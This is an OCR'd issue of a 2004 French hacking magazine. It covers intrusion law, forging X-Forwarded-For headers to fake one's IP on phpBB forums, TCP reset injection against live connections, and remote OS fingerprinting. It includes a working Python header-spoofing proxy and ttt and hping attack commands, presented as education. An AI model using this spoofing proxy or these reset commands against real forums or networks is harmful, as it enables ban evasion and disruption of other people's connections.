SÉCURITÉ INFORMATIQUE ET HACKING PRATIQUE

the HACKADEMY MANUEL #9


L 19190 - 17 - F: 5,95 € - RD

100% white hat hacking

3 TECHNIQUES DE HACK INÉDITES

The Hackademy challenge 2004

Dernière étape avant LA NUIT DU HACK



Nouvelles attaques PHP/SQL ● Contrôle total sur les applications M$ Forums : truquer son IP ● Smart spoofing ● Casser une connexion OS fingerprinting ● Elite : heap overflows et format bugs sur Linux/BSD

5,95€ Bimestriel Mai / Juin 2004 - DOM 6,85 € - BEL - 6,95 € - CH 11,50 FS - CAN 9,50 $can - MAR 45 DH - MAY 8,20 €

the HACKADEMY MANUEL

EDITO

The Hackademy Feedback

La nouveauté, dans ce numéro, ne réside pas uniquement dans le contenu, avec les techniques php originales que nous fait connaître frog-m@n et la méthode inédite d'ezekiel pour exploiter les heap format bugs sur Linux. Ce n'est pas non plus la nouvelle maquette, plus colorée, qui fait une réelle différence. Ce que nous inaugurons avec ce Manuel #9, c'est un prolongement vivant de nos publications sur le Web, avec une nouvelle section de notre site qui permet de donner une suite interactive à nos articles.

The Hackademy Feedback se présente comme un mini forum ouvert pour chaque texte, où vous êtes invités à poster vos commentaires, questions et corrections. Il est fréquent que nous pensions, après coup, à une information ou un lien que nous aurions pu ajouter à nos articles. Souvent, c'est vous, lecteurs, qui signalez une erreur ou apportez un complément. Nous voulons, avec cet outil, centraliser ces contributions.

Nous pensons aussi que, de cette manière, nous pourrons mieux répondre à vos attentes, au-delà du papier. Vous pourrez ainsi directement donner votre avis sur les sujets que nous traitons, et nous en suggérer d'autres. Nous mettrons aussi régulièrement en place des sondages qui, s'ils sont représentatifs, nous permettront de mieux vous connaître, et donc de mieux vous écouter.

Pour commencer : *voudriez-vous que nous parlions davantage ou moins fréquemment de Linux dans le Manuel ?*

À vous, sur : http://feedback.thehackademy.net

SOMMAIRE N°9

" L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'1 an d'emprisonnement, et de 100 000 francs d'amende ".

CE QUE DIT LA LOI EN FRANCE

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique ». Ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisés, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.


Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent, elles aussi, être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau Code pénal.

Spoofer son IP sur les forums

BY DVRASP

Un problème, lié aux en-têtes http et présent sur de nombreuses applications web, permet à un utilisateur de falsifier son adresse IP apparente, notamment sur les forums utilisant phpBB. Nous présentons, dans cet article, un moyen simple pour manipuler les requêtes http permettant, entre autres, de vérifier ce bug. On y discute aussi des difficultés soulevées par les solutions possibles.



Installer Twisted Python sur Windows

Pour installer Python sur Windows, il faut aller sur http://python.org/download et télécharger le Windows installer. En l'exécutant, on obtient une installateur standard. Il n'est pas nécessaire de modifier les réglages par défaut.
L'installation comprend l'interpréteur et les bibliothèques de base, ainsi qu'un environnement de programmation : Idle. On peut le lancer depuis le menu démarrer.
Twisted Python est disponible à l'adresse suivante : http://www.twistedmatrix.com/products/twisted/download. Twisted utilise les bibliothèques génériques de Python (socket, etc.), sauf pour les protocoles cryptographiques. Il est donc nécessaire d'installer les prérequis PyOpenSSL et PyCrypto, qui sont disponibles sur cette même page (sous la forme de Windows installer également).
Un fois tout cela installé, il suffit, pour utiliser le script d'exemple de cet article, de double-cliquer sur le fichier .py, ou de l'ouvrir avec Idle et de l'exécuter (F5).

NIVEAU NEWBIE

La première idée qui vient à l'esprit, si l'on veut dissimuler son adresse IP sur un forum ou un site du Web, est bien entendu d'utiliser un proxy anonyme. Google permet de trouver de nombreuses listes, plus ou moins à jour, de proxys http accessibles au public - volontairement ou non. En configurant son navigateur pour passer par cette passerelle, on cache ainsi son identité derrière l'IP du serveur utilisé. Il existe différents types de proxys http, que l'on peut catégoriser en fonction des en-têtes qu'ils ajoutent, qu'ils suppriment ou qu'ils modifient. Par exemple, certains proxys, particulièrement prisés par les surfeurs anonymes, suppriment tous les en-têtes à l'exception du strict minimum (Host, et ceux relatifs aux formulaires). D'autres, au contraire, fournissent l'adresse du client à l'origine de la requête, dans un en-tête qu'ils rajoutent : X-Forwarded-For.

Le problème

Cet en-tête spécial n'est pas documenté dans un RFC. Il a été introduit par les développeurs de Squid, une implémentation libre de proxy http. Cette convention est cependant suivie par beaucoup d'autres logiciels. De nombreux moteurs de sites web, de forums, etc. utilisent cette information pour différencier les utilisateurs passant par un même proxy (par exemple les clients d'un même fournisseur d'accès, comme AOL). C'est ici que réside le problème : rien n'indique que la connexion http provient effectivement d'un serveur proxy. On ne peut donc pas faire confiance à cet en-tête, puisque n'importe qui pourrait prétendre être un serveur proxy et fournir n'importe quelle adresse de client.

Par exemple, phpBB utilise l'adresse donnée par X-Forwarded-For pour ses logs (voir illustration) et pour la gestion des utilisateurs bannis. Voici comment ça se passe dans le code (les commentaires sont de moi) :

```
if( getenv('HTTP_X_FORWARDED_FOR') != '' ) {
  $client_ip = // [...] adresse réelle de la connexion
               // à partir de REMOTE_ADDR
```

```
  // Il peut y avoir plusieurs adresses, si les proxys
  // sont chaînés. Elles sont alors séparées par des virgules.
  $entries = explode(',', getenv('HTTP_X_FORWARDED_FOR'));
  reset($entries);
  while (list(, $entry) = each($entries)) {
    $entry = trim($entry);

    // Une vraie adresse IP ?
    if ( preg_match("/^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)/",
                    $entry, $ip_list) ) {

      // On supprime les adresses locales.
      $private_ip = array('/^0\./', '/^127\.0\.0\.1/',
                    '/^192\.168\..*/',
                    '/^172\.((1[6-9])|(2[0-9])|(3[0-1]))\..*/',
                    '/^10\..*/', '/^224\..*/', '/^240\..*/');
      $found_ip = preg_replace($private_ip, $client_ip,
                               $ip_list[1]);

      // On s'arrête donc dès la première adresse
      // non locale et différente de l'adresse réelle.
      if ($client_ip != $found_ip) {
        $client_ip = $found_ip;
        break;
      }
    }
  }
} else { // Pas d'en-tête X-Forwarded-For.
  // [...] On prend l'adresse réelle.
}
```

Il est intéressant d'observer que cette partie du code est assez complexe. Elle a sans doute été corrigée suite à des problèmes survenant avec certains proxys d'intranet.

Manipuler les en-tête avec Python

Nous avons découvert la bibliothèque Twisted dans THJ 13, qui nous avait permis de fabriquer rapidement un faux serveur socks. C'est encore plus simple d'écrire un proxy http qui modifie pour nous les en-têtes que le navigateur transmet au serveur. Voir l'encadré pour le code source. Ce programme ouvre le port 8080 en local. Il faut donc configurer son navigateur pour qu'il utilise le proxy http://localhost:8080.

Il faut voir dans le listing que l'on crée une sous-classe de Proxy, HeaderEditor, qui intercepte les en-têtes avant qu'ils ne soient envoyés au serveur. Deux dictionnaires, ForcedHeaders et FilteredHeaders Patterns, déterminent si l'on va conserver, modifier ou supprimer un en-tête, en fonction de son nom. Par exemple, la sous-classe CookieEater supprime les cookies qui contiennent le mot "track" et les User-Agent et Referer quels qu'ils soient (à cause None). L'autre sous-classe, MyIPSpoofer, permet d'ajouter systématiquement un X-Forwarded-For avec la valeur spécifiée. Ainsi, on peut choisir son IP lorsque l'on visite un forum phpBB ;->

Un problème insoluble ?

On aurait tort de blâmer les auteurs de phpBB pour ce problème. Il s'agit, comme souvent, d'un compromis entre sécurité et confort. Comme on l'a dit, l'adresse spoofable ne sert que dans les logs internes du forum (que les administrateurs consultent pour repérer les clones, par exemple) et pour bannir des utilisateurs. Dans le premier cas, il ne faut pas oublier que l'adresse réelle de la connexion http (proxy, client normal, ou client se faisant passer pour un proxy) figure bel et bien dans les logs du serveur web. En cas d'abus, la modification des en-têtes ne protège donc en rien un trouble-fête. De plus, il est encore plus simple, pour rester anonyme, de passer par un proxy public, comme on en parlait au début de cet article. Par contre, pour esquiver des bans successifs, il est peut-être plus difficile de trouver à chaque fois un nouveau proxy.

Mais le dilemme est le suivant : on ne peut pas ignorer le contenu de X-Forwarded-For, notamment à cause des FAI qui utilisent des proxys http transparents. Cela poserait d'avantage de problèmes. On ne peut pas non plus faire confiance à ces données. Une solution efficace serait de n'en tenir compte que lorsque cet en-tête

Proxy http personnalisé en Python

```
from twisted.internet import reactor, protocol
from twisted.protocols import http
from twisted.web.proxy import Proxy
from string import strip
from re import compile as regexpcompile

class HeaderEditor(Proxy):
  ForcedHeaders = {}
  FilteredHeadersPatterns = {}

  def canPassHeader(self, line):
    headername, value = map(strip, line.split(":",1))
    if self.ForcedHeaders.has_key(headername):
      return 0
    try:
      regexp = self.FilteredHeadersPatterns[headername]
      if regexp is None: return 0
      return not regexp.match(value)
    except KeyError:
      return 1

  def headerReceived(self, line):
    print "P<-C:", line
    if self.canPassHeader(line):
      self.passHeader(line)

  def allHeadersReceived(self):
    for headername, value in self.ForcedHeaders.items():
      self.passHeader("%s: %s" % (headername, value))
    Proxy.allHeadersReceived(self)
    pass

    def passHeader(self, line):
    print "P->S:", line
    Proxy.headerReceived(self, line)


class CookieEater(HeaderEditor):
  FilteredHeadersPatterns = {
    "Cookie": regexpcompile(".*track.*"),
    "User-Agent": None,
    "Referer": None
    }

class MyIPSpoofer(HeaderEditor):
  ForcedHeaders = {
    "X-Forwarded-For": "123.124.125.126"
    }


f = http.HTTPFactory()
f.protocol = MyIPSpoofer
reactor.listenTCP(8080, f, interface="127.0.0.1")
reactor.run()
```

Disponible en téléchargement sur notre site internet.

provient d'une source réputée fiable (en utilisant une white list contenant des proxys de FAI vérifiés). Une autre possibilité, plus lourde à mettre en œuvre, serait d'enregistrer les deux adresses.

Autres utilisations du programme

Le fait de pouvoir modifier les en-têtes http permet d'autres applications.

Protection de la vie privée

Le programme affiche tous les en-têtes envoyés par le navigateur (le préfixe P<-C indique les communications du client au proxy). On peut ainsi détecter les indiscrétions de son navigateur. Comme le suggère la classe d'exemple CookieEater, on peut facilement bloquer l'envoi de certaines informations.

Déboguage et XSS

Le fait de pouvoir manipuler la négociation http avec le serveur peut permettre au développeur de vérifier le fonctionnement de son site dans des conditions spéciales. En particulier, il est courant de trouver des failles de cross site scripting permanent dans du code qui tient compte d'informations contenues dans les en-têtes, sans filtrage. Dans le code de phpBB que l'on a cité plus haut, les précautions nécessaires sont prises (avec le preg_match). Sans cela, un administrateur risquerait d'exécuter du javascript à son insu en consultant les logs. De même, les statistiques d'un site web, qui tiendraient compte du champ Referer ou du Host donné, sont aussi sujettes à ce problème.

User-Agent et google cloaking

Enfin, il peut être intéressant de maquiller son User-Agent. En effet, il existe encore des sites qui réagissent différemment en fonction du navigateur annoncé. Certains interdisent simplement l'accès aux navigateurs prétendument incompatibles. Sur d'autres sites, la discrimination va jusqu'à modifier le code html – on pourra vérifier les rumeurs qui disent que microsoft.com est volontairement dégradé lorsqu'on ne le consulte pas depuis Internet Explorer – ou même le contenu. Certains sites, par exemple, tentent de tromper les moteurs de recherche : voir la technique du google cloaking présentée dans THJ 14.

Moteurs de forum ayant le même problème : IconBoard, punBB et probablement d'autres.

Thread bugtraq :
http://securityfocus.com/archive/1/361719/2004-04-25/2004-05-01/1

N'hésitez pas à proposer vos versions modifiées du programme et le résultat de vos observations sur :
http://feedback.thehackademy.net.

Casser la connexion TCP d'un autre

Un défaut important dans TCP/IP, mis en évidence publiquement ces dernières semaines sur les listes de sécurité, rend à nouveau praticable plusieurs attaques que l'on pensait révolues, à cause des difficultés que l'on rencontre à prédire les numéros de séquence sur les systèmes d'exploitation actuels.

NIVEAU NEWBIE

Lorsque l'on parle de blind spoofing, on pense surtout à cette attaque sur tcp/ip qui consiste à initialiser une connexion tcp complète (syn/ack + données) vers une machine distante, en faussant l'adresse source. Cette manipulation nécessite de prédire le numéro de séquence fourni par le destinataire, que la source est sensée répéter. Ce numéro sert à la foi à assurer la bonne suite des packets (qui n'arrivent pas forcément dans l'ordre), et justement à empêcher ce genre d'usurpation. Cette attaque permet de contourner les protections qui utilisent l'adresse source comme authentification (voir l'article sur le smart spoofing, page 16, pour une autre approche similaire).

Cependant, si on parvient à prédire les numéros de séquence issus d'une victime, on peut réaliser deux autres prouesses : insérer des données dans une connexion existante (rajouter des commandes dans une session Telnet, par exemple) et fermer arbitrairement une connexion existante, en envoyant un paquet avec le flag RST et le bon numéro.

La difficulté de ces attaques vient du fait que le numéro de séquence initial, sur la plupart des OS actuels, est choisi aléatoirement. Ce numéro étant codé sur 4 octects, le nombre de possibilités s'élève à plus de 4 milliards. Malgré certaines techniques pour limiter le nombre de candidats[1], une attaque brute force, dans l'espoir de tomber sur le bon numéro, demanderait d'envoyer des milliards de paquets et prendrait un temps irréaliste, même avec une grosse connexion.

Pourtant, on s'est aperçu [2] qu'un facteur avait été négligé et qu'il est capital pour les deux derniers types d'attaques cités plus haut. En effet, la validité d'un numéro de séquence dans une connexion déjà établie dépend de la taille de la fenêtre tcp (window).

Prenons par exemple une connexion IRC existante, comme on le voit dans le dump suivant.

```
# tcpdump -nS port 6667
21:57:23  213.41.84.205.6667
        > 81.50.107.196.32818: P
   3368700680:3368702137(1457)
   ack 4248898550 win 4096 (DF)
21:57:23  81.50.107.196.32818
        > 213.41.84.205.6667: .
   ack 3368702137 win 20440 (DF)
```

On voit, en gras, le port source de la connexion et le numéro de séquence envoyé par le serveur. On note la taille de la fenêtre qui est de 4096.

Essayons d'envoyer un paquet avec le flag RST, à l'aide d'un outil de diagnostique de Cisco [3]. On prend soin de donner un numéro de séquence légèrement supérieur au numéro reçu, mais contenu dans la fenêtre.

```
# ./ttt -S 81.50.107.196 -x 32818 \
   -D 213.41.84.205 -y 6667 \
   --rst -s  `expr 4248898550 + 4000`\
   -w 13117
```

On le voit apparaître dans le dump (la valeur win ne sert qu'à reconnaître le paquet, ici) :

```
21:57:54  81.50.107.196.32818
        > 213.41.84.205.6667: R
   4248902550:4248902550(0) win 13117
```

Depuis le client irc, on effectue un /ping :

```
21:57:58  81.50.107.196.32818
        > 213.41.84.205.6667: P
   4248898550:4248898592(42)
   ack 3368702137 win 20440 (DF)
Le serveur répond en disant que la
connexion n'existe plus !
21:57:58  213.41.84.205.6667
        > 81.50.107.196.32818: R
   3368702137:3368702137(0) win 0 (DF)
```

Comme la taille de la fenêtre, selon le système, peut être assez élevée (jusqu'à plus de 30000), les chances de tomber sur le bon numéro de séquence sont multipliées d'autant. Le nombre de paquets à envoyer pour faire une brute force exhaustive, même si le port source est inconnu, est ainsi réduit à un nombre raisonnable. Il est donc envisageable de couper une connexion tcp à distance, c'est une affaire de minutes. Ce défaut est particulièrement dangereux parce que certains routeurs communiquent en utilisant le protocole bgp encapsulé dans tcp.

Références

[1] Michal Zalewski, Strange Attractors and TCP/IP Sequence Number Analysis
http://lcamtuf.coredump.cx/newtcp/
[2] Paul Watson, Slipping in the Window: TCP Reset Attacks :
http://www.osvdb.org/4030
[3] Une version modifiée de ttt est disponible sur packetstorm, ainsi que d'autres outils permettant de tester cette attaque et une copie de la présentation de P. Watson (CanSecWest 2004).

Détection d'OS à distance

BY DELETE

L'identification du système d'exploitation d'une machine distante est une technique importante dans la hiérarchie d'une attaque. C'est aussi un outil intéressant pour l'administrateur qui essaye d'en savoir plus sur l'assaillant, ou pour diagnostiquer un bug sur le réseau. Dans cet article, nous détaillerons ces techniques avec un programme en Perl, et présenterons quelques outils existants.

Plan

NIVEAU WILD

La détection d'OS est utile à diverses tâches, qui vont de l'optimisation d'un réseau hétérogène à la planification d'une attaque. Nous détaillerons dans cet article quelques méthodes permettant de réaliser cette prise d'empreintes. [...]

Rappels sur TCP/IP

Les différences entre systèmes d'exploitation viennent du fait qu'ils n'utilisent pas la même pile TCP/IP (comprendre : implémentation du protocole et de la gestion des paquets). Avant de décrire les méthodes de prise d'empreintes, un petit rappel des protocoles utilisés est indispensable.

Les schémas suivants sont extraits des RFC (Requests for Comments) 791 et 793 présentant respectivement les protocoles IP et TCP.

Version	Longueur	Type de service	Taille totale	
Identification			Flags	Offset pour données
Time To Live	Protocol		CRC d'entête	
Adresse IP source				
Adresse IP destination				
Options IP				Bourrage (padding)

Port source								Port destination
Numéro de séquence TCP								
Numéro d'acquiescement								
offset	réservé	URG	ACK	PSH	RST	SYN	FIN	Fenêtre
Somme de contrôle								Pointeur d'urgence
Options								Bourrage
Données TCP								

Comme vous le voyez, ces deux protocoles contiennent un grand nombre de champs qui peuvent évidemment avoir beaucoup de valeurs différentes. Ce sont ces champs qui nous serviront dans notre détection. En effet, les développeurs de chaque système d'exploitation n'ont pas programmé la même pile TCP/IP et ils ne respectent pas toujours toutes les normes décrites dans les RFC, ce qui entraîne des réponses diverses par rapport à des envois de données bien spécifiques, et des valeurs par défaut différentes. On peut par exemple différencier les ttl ou les mss par défaut. Il est important de garder un œil sur ces schémas pour une compréhension optimale des explications de l'article.

Le protocole UDP n'est pas utilisé dans les techniques présentées dans cet article. Je ne pense pas qu'il soit nécessaire de montrer ses particularités.

Méthodes simples mais efficaces

Avant de se lancer dans la prise d'empreintes de la pile, il faut se rendre compte qu'il n'est pas forcément utile d'effectuer toute une série de tests complexes alors que l'on peut avoir toutes les informations nécessaires en récupérant les bannières des services tournant sur la machine cible. Étudions donc la réponse d'un serveur ftp configuré par défaut :

```
[root@localhost root]# nc localhost 21
220 ProFTPD 1.2.9 Server (Server Perso) [localhost]
SYST
215 UNIX Type: L8
```

Plutôt concluant, non ? Nous n'avons pas eu besoin de connaître un utilisateur particulier et nous savons à présent que la machine cible tourne sur une plate-forme UNIX, ou un environnement similaire. Les serveurs trop " bavards " sont très fréquents, et cela résulte d'une configuration peu prudente. Il arrive parfois que l'on obtienne la version précise de l'OS (noyau), voire de la distribution exacte (par recoupement, en examinant les informations de différents services, par exemple).

Pour récupérer les bannières automatiquement, vous pouvez utiliser nmap, qui propose dans sa dernière version l'option -A, qui affiche la bannière sur la sortie du scan. Voilà ! Maintenant que les rappels sont terminés, nous allons pouvoir passer à la partie plus technique.

Prise d'empreintes active

La prise d'empreintes de pile active est la méthode la plus utilisée dans les utilitaires de recensement. Elle nécessite que le système cible ait conservé une partie de sa configuration réseau d'origine et que les personnes l'utilisant ne se soient pas amusées à modifier les paramètres de leur pile IP. Nous allons voir à présent quelques exemples de messages entraînant des différences à partir des protocoles TCP, IP et ICMP.

Méthodologie

Notre prise d'empreintes est une technique qui va consister à écouter et interpréter la réponse que va donner la machine dont on souhaite identifier le système d'exploitation par rapport à un paquet forgé entraînant diverses réponses selon les OS. L'ordre de l'analyse se résume donc ainsi :

- Machine A : envoie un paquet forgé à B puis attend la réponse de B,
- Machine B : répond à A selon la norme suivie par son système d'exploitation,
- Machine A : reçoit et interprète la réponse émise par B.

Vous le voyez, c'est simple dans le principe mais lorsqu'il s'agit de gérer un grand nombre de requêtes différentes, ça se complique très vite.

Messages entraînant des réponses différentes

Voyons à présent quels sont ces fameux paquets ainsi que la réponse qu'ils entraînent selon les systèmes d'exploitation.

● Test FIN

L'envoi d'un paquet avec le flag FIN (schéma du protocole TCP) sur un port ouvert entraîne - ou devrait entraîner - une absence de réponse. Mais des systèmes tels que Windows répondent à celui-ci par ACK+RST. Afin de vérifier cela par vous-mêmes, vous pouvez utiliser hping :

```
[root@localhost root]# hping -c 1 -F windows -p 135
HPING windows (eth0 192.168.0.100): F set, 40 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=5535 sport=135 flags=RA seq=0 win=0 rtt=4.3 ms
--- windows hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
```

Alors que pour Linux, on obtient :

```
[root@localhost root]# hping -c 1 -F localhost -p 21
HPING localhost (lo 127.0.0.1): F set, 40 headers + 0 data bytes
--- localhost hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
```

J'ai également réalisé ce test sur freebsd et netbsd. Leur réponse a été la même que pour Linux, c'est-à-dire pas de réponse ;).

● Time to live par default (ttl)

Une autre technique consiste à considérer le ttl contenu dans l'entête IP. Ce test doit être réalisé en ICMP, TCP ou UDP car certains OS ne répondent pas de la même façon selon le protocole utilisé. Par exemple, la version 3.0 d'openbsd renvoie 255 en UDP et ICMP alors qu'elle renvoie 128 en TCP. Pour effectuer ce test en icmp, il suffit d'utiliser la commande ping :

```
[root@localhost root]# ping -c 1 windows
PING windows (192.168.0.100) 56(84) bytes of data.
64 bytes from windows (192.168.0.100): icmp_seq=1 ttl=128 time=4.68 ms
```

De même, pour Linux on obtient :

```
[root@localhost root]# ping -c 1 localhost
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.077 ms
```

Dans les tests que nous venons d'effectuer, les machines sont situées sur le même réseau local et les paquets sont transmis directement d'une machine à l'autre. Sur Internet, la situation est différente et à chaque fois qu'un paquet traverse un routeur (hop) le ttl est décrémenté de 1. On ne retrouve donc pas les valeurs par défaut du système que l'on recherche. On peut cependant estimer le nombre moyen de hops qu'il y a jusqu'à la machine cible avec un outils comme traceroute, par exemple.

On sait aussi qu'il n'y aura pas plus de 30 hops avant que notre paquet arrive à destination. On peut donc estimer la valeur par défaut qui a été émise par la machine distante au moment de sa réponse.

Illustrons ce principe en faisant un ping sur google :

```
[root@localhost root]# ping -c 1 www.google.fr
PING www.google.akadns.net (66.102.7.99) 56(84) bytes of data.
64 bytes from 66.102.7.99: icmp_seq=1 ttl=240 time=312 ms
```

Ici, le ttl est de 240, ce qui laisse penser que la valeur originelle était de 255. 255-30=225. On peut donc estimer que toutes les réponses comprises entre 225 et 255 ont été émises par une machine ayant un ttl par défaut proche ou égal à 255.

	Valeur par défaut	Approximation
Linux	64	34 – 64
Windows 2k	128	98 - 128
Freebsd	64	34 - 64
Openbsd	255	225 - 255

Valeurs des ttl icmp par défaut de quelques systèmes

● Valeur du mss

Quand on envoie un paquet avec le flag SYN activé, on obtient en retour un message contenant une valeur mss variant selon les systèmes. Elle correspond en effet à la taille maximale des données TCP contenues dans un segment (Maximum Segment Size), et dépend donc de la taille du buffer de réassemblage des paquets. On l'obtient à l'aide de tcpdump à la suite de l'envoi d'une requête avec hping (hping -c 1 -S windows -p 135, où 135 correspond à un port ouvert). La réponse sniffée dans tcpdump serait pour Windows équivalente à :

```
17:50:17.604980 IP windows.135 >
192.168.0.104.2570: S 471410653:471410653(0) ack
2136700473 win 16616 <mss 1460>
```

● Taille de fenêtre

Le paramètre window du protocol TCP est très utile pour une prise d'empreintes distantes, car la RFC ne précise pas de valeur à respecter. Il y a beaucoup de différence entre chaque système. On peut connaître la valeur du champ window d'un système en envoyant un paquet avec le flag SYN pour commencer une connexion : la machine cible répondra alors avec la taille de fenêtre qu'il souhaite utiliser. Pour voir cette valeur, on peut utiliser hping en faisant :

```
[root@localhost os_detect]# hping -c 1 -S -p 21 localhost
HPING localhost (lo 127.0.0.1): S set, 40 headers + 0 data bytes
len=44 ip=127.0.0.1 ttl=64 DF id=0 sport=21 \
  flags=SA seq=0 win=32767 rtt=0.2 ms
```

● Options TCP

Il existe un grand nombre d'options TCP décrites dans la rfc 1700. Trois d'entre elles sont obligatoires (MSS, End of options et No operation). Comme l'explique fyodor dans son papier paru dans phrack 54, par leur nombre important, ces options sont une source d'informations très précieuse dans la détection de système d'exploitation. En effet, la première chose à penser est qu'elles ne sont pas toutes obligatoirement implémentées dans une pile IP. On peut donc vérifier leur présence pour chaque système d'exploitation. Quand ces options sont bien prises en compte, on peut également vérifier leurs valeurs. Ainsi, il suffit d'envoyer un paquet contenant une ou plusieurs de ces options, et de comparer le résultat.

	Valeur par défaut
Linux 2.4	32767
Windows 2k	16616
Freebsd 5.1	65535

Valeurs de la taille de fenêtre par défaut pour quelques systèmes

